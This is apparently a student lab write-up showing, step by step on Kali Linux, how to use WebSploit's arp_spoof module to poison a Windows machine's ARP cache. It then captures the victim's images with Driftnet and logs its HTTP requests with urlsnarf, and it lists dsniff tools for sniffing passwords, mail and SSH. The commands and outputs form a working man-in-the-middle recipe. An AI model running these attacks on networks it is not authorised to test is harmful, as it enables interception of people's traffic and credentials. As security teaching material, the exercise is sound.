

Module:- SECURITY CONCEPT (WebSploit)


Name:-Prithviraj Nikam

Web Sploit

WebSploit is an open-source framework for wired and wireless network attacks written in Python. It is used to test web app networks and uses modules to scan directories, man-in-the-middles, and wireless attacks.

Step-1:-Open kali linux machine and Go to root


sudo su root

A terminal window with a dark background and light-colored text. The window has two tabs: 'root@kali: /home/prithvi' and 'prithvi@kali: ~'. The prompt is '(prithvi@kali)-[~]'. The user enters '\$ sudo su root'. The prompt changes to '[sudo] password for prithvi:'. The user enters their password (indicated by dots). The prompt changes to '(root@kali)-[/home/prithvi]'. The user enters '#' and the prompt changes to '#'.

```
File Actions Edit View Help
root@kali: /home/prithvi x prithvi@kali: ~ x
(prithvi@kali)-[~]
$ sudo su root
[sudo] password for prithvi:
(root@kali)-[/home/prithvi]
#
```

Step-2:- update the all services before run websploit

apt-get update

A terminal window with a dark background and light-colored text. The prompt is '(root@kali)-[/home/prithvi]'. The user enters '# apt-get update'. The output is 'Hit:1 http://kali.download/kali kali-rolling InRelease' and 'Reading package lists ... Done'. The prompt returns to '(root@kali)-[/home/prithvi]'. The user enters '#' and the prompt returns to '#'.

```
(root@kali)-[/home/prithvi]
# apt-get update
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists ... Done
(root@kali)-[/home/prithvi]
#
```

Step-3:- Then Install the websploit In Kali-Linux

apt-get install websploit

```

(root@kali)-[/home/prithvi]
# apt-get install websploit
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
websploit is already the newest version (4.0.4-3).
0 upgraded, 0 newly installed, 0 to remove and 1519 not upgraded.

(root@kali)-[/home/prithvi]
#

```

Step-4:- Then open websploit Console
#websploit

```

(root@kali)-[/home/prithvi]
# websploit
[*] Internal update/upgrade system is disabled on Debian systems. Please, use the update system provided by your distro.

  Welcome to Websploit
  Version : 4.0.4
  https://github.com/websploit/websploit
  Author : Fardin Allahverdinazhand
  Codename : Reborn

wsf >

```

Step-5:- Show the all option
wsf > show

```

wsf > show
Modules
Description
arp_spoof      ARP Cache poisoning
http_sniffer   Sniff HTTP traffic
scan_network   Scan IP range for new devices
scan_wifi      Scan Wireless devices
wifi_deauth    Force device to disconnect from WIFI - De-authentication attack
wifi_fap       Start Fake Access point (AP)
wifi_fap_spam  Spamming Fake access points

wsf >

```

Step-6:- use the arp spoof

wsf > use arp_spoof

```
wsf > use arp_spoof
wsf > arp_spoof > 
```

Step-7:- Show available options in arp spoof

wsf > **arp_spoof > options**

```
wsf > arp_spoof > options
```

| Option | Value |
|---------|---------------|
| target | 192.168.1.240 |
| gateway | 192.168.1.24 |

Step-8:- Then set target system ip and gateway ip

wsf > **arp_spoof > set target 192.168.3.131**

Target ip(My Windows machine)

wsf > **arp_spoof > set gateway 192.168.3.1**

Gateway ip

```
wsf > arp_spoof > set target 192.168.3.131
target 192.168.3.131
wsf > arp_spoof > set gateway 192.168.3.1
gateway 192.168.3.1
wsf > arp_spoof > 
```

Step-9:- Show the configure option

wsf > **arp_spoof > options**

Then execute

wsf > **arp_spoof > execute**

```
wsf > arp_spoof > options
```

| Option | Value |
|---------|---------------|
| target | 192.168.3.131 |
| gateway | 192.168.3.1 |

```
wsf > arp_spoof > execute
```

```
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.131 : 192.168.3.1 MAC 08:00:27:06:b7:85
[✓] Sent to 192.168.3.1 : 192.168.3.131 MAC 08:00:27:06:b7:85
```

Driftnet

Driftnet is a program which listens to network traffic and picks out images from TCP streams it observes. It is interesting to run it on a host which sees a lot of web traffic.

Step-10 :-Open another tab in kali linux machine and Go to root

sudo su root

```
File Actions Edit View Help
root@kali: /home/prithvi x root@kali: /home/prithvi x

(prithvi@kali)-[~]
$ sudo su
[sudo] password for prithvi:
(prithvi@kali)-[~]
#
```

Step-11:- install the Driftnet

apt-get install driftnet

```
(root@kali)-[/home/prithvi]
# apt-get install driftnet
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
driftnet is already the newest version (1.4.0-2).
0 upgraded, 0 newly installed, 0 to remove and 1519 not upgraded.

(root@kali)-[/home/prithvi]
#
```


Step-12:- Now run the Driftnet

driftnet -i eth0


```
(root@kali)-[/home/prithvi]
# driftnet -i eth0
```

New driftnet pop-up will be open

Step-13:- Go to browser run any http website



Step-14:-Then check in kali linux machine the website image is come or not



```
(root@kali) ~/home/prithvi
# sudo su prithvi
(prithvi@kali) ~
$ driftnet -i eth0
Mon Jan 02 19:41:44 2023 - error: pcap_activate: You don't have permission to capture on that device

(prithvi@kali) ~
$ sudo driftnet -i eth0
[sudo] password for prithvi:
Mon Jan 02 19:43:01 2023 - warning: driftnet-63b2e66d74b0dc51.png: image dimensions (2 x 41) too small to bother with
Mon Jan 02 19:43:12 2023 - warning: image data too small (100 bytes) to bother with
Mon Jan 02 19:43:12 2023 - warning: image data too small (100 bytes) to bother with
Mon Jan 02 19:43:12 2023 - warning: image data too small (100 bytes) to bother with
Mon Jan 02 19:43:12 2023 - warning: image data too small (100 bytes) to bother with
Mon Jan 02 19:43:12 2023 - warning: driftnet-63b2e6780ded7263.jpeg: image dimensions (1 x 1062) too small to bother with
Mon Jan 02 19:43:12 2023 - warning: driftnet-63b2e6787fdcc233.gif: image dimensions (1 x 32) too small to bother with
Mon Jan 02 19:43:12 2023 - warning: driftnet-63b2e6783f2dba31.jpeg: image dimensions (1 x 2000) too small to bother with
```

Dsniff

This package contains several tools to listen to and create network traffic:

- arpspoof** - Send out unrequested (and possibly forged) arp replies.
- dnsspoof** - forge replies to arbitrary DNS address / pointer queries on the Local Area Network.
- dsniff** - password sniffer for several protocols.
- filesnarf** - saves selected files sniffed from NFS traffic.
- macof** - flood the local network with random MAC addresses.
- mailsnarf** - sniffs mail on the LAN and stores it in mbox format.
- msgsnarf** - record selected messages from different Instant Messengers.
- sshmitm** - SSH monkey-in-the-middle. proxies and sniffs SSH traffic.
- sshshow** - SSH traffic analyser.
- tcpkill** - kills specified in-progress TCP connections.
- tcptnice** - slow down specified TCP connections via “active” traffic shaping.
- urlsnarf** - output selected URLs sniffed from HTTP traffic in CLF.
- webmitm** - HTTP / HTTPS monkey-in-the-middle. transparent proxies.
- webspy** - sends URLs sniffed from a client to your local browser

Step-15:- Open another tab in kali linux machine and Go to root
sudo su root

```
(prithvi@kali)-[~]
$ sudo su
(root@kali)-[/home/prithvi]
#
```

Step-16:- Install the Dsniff
apt-get install dsniff

```
(root@kali)-[/home/prithvi]
# apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 1519 not upgraded.
```

Step-17:- Go to browser run any http website



Step-18:- Run the urlsnarf
urlsnarf -i eth0

```
(root@kali)-[/home/prithvi]
# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.3.131 - - [02/Jan/2023:19:48:41 +0530] "GET http://bhuiyan.cg.nic.in/ HTTP/1.1" - - "https://in.search.yahoo.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36"
192.168.3.131 - - [02/Jan/2023:19:48:41 +0530] "GET http://bhuiyan.cg.nic.in/CitizenDesignCode/assets/css/base.css HTTP/1.1" - - "http://bhuiyan.cg.nic.in/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36"
192.168.3.131 - - [02/Jan/2023:19:48:41 +0530] "GET http://bhuiyan.cg.nic.in/CitizenDesignCode/assets/css/base-responsive.css HTTP/1.1" - - "http://bhuiyan.cg.nic.in/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36"
```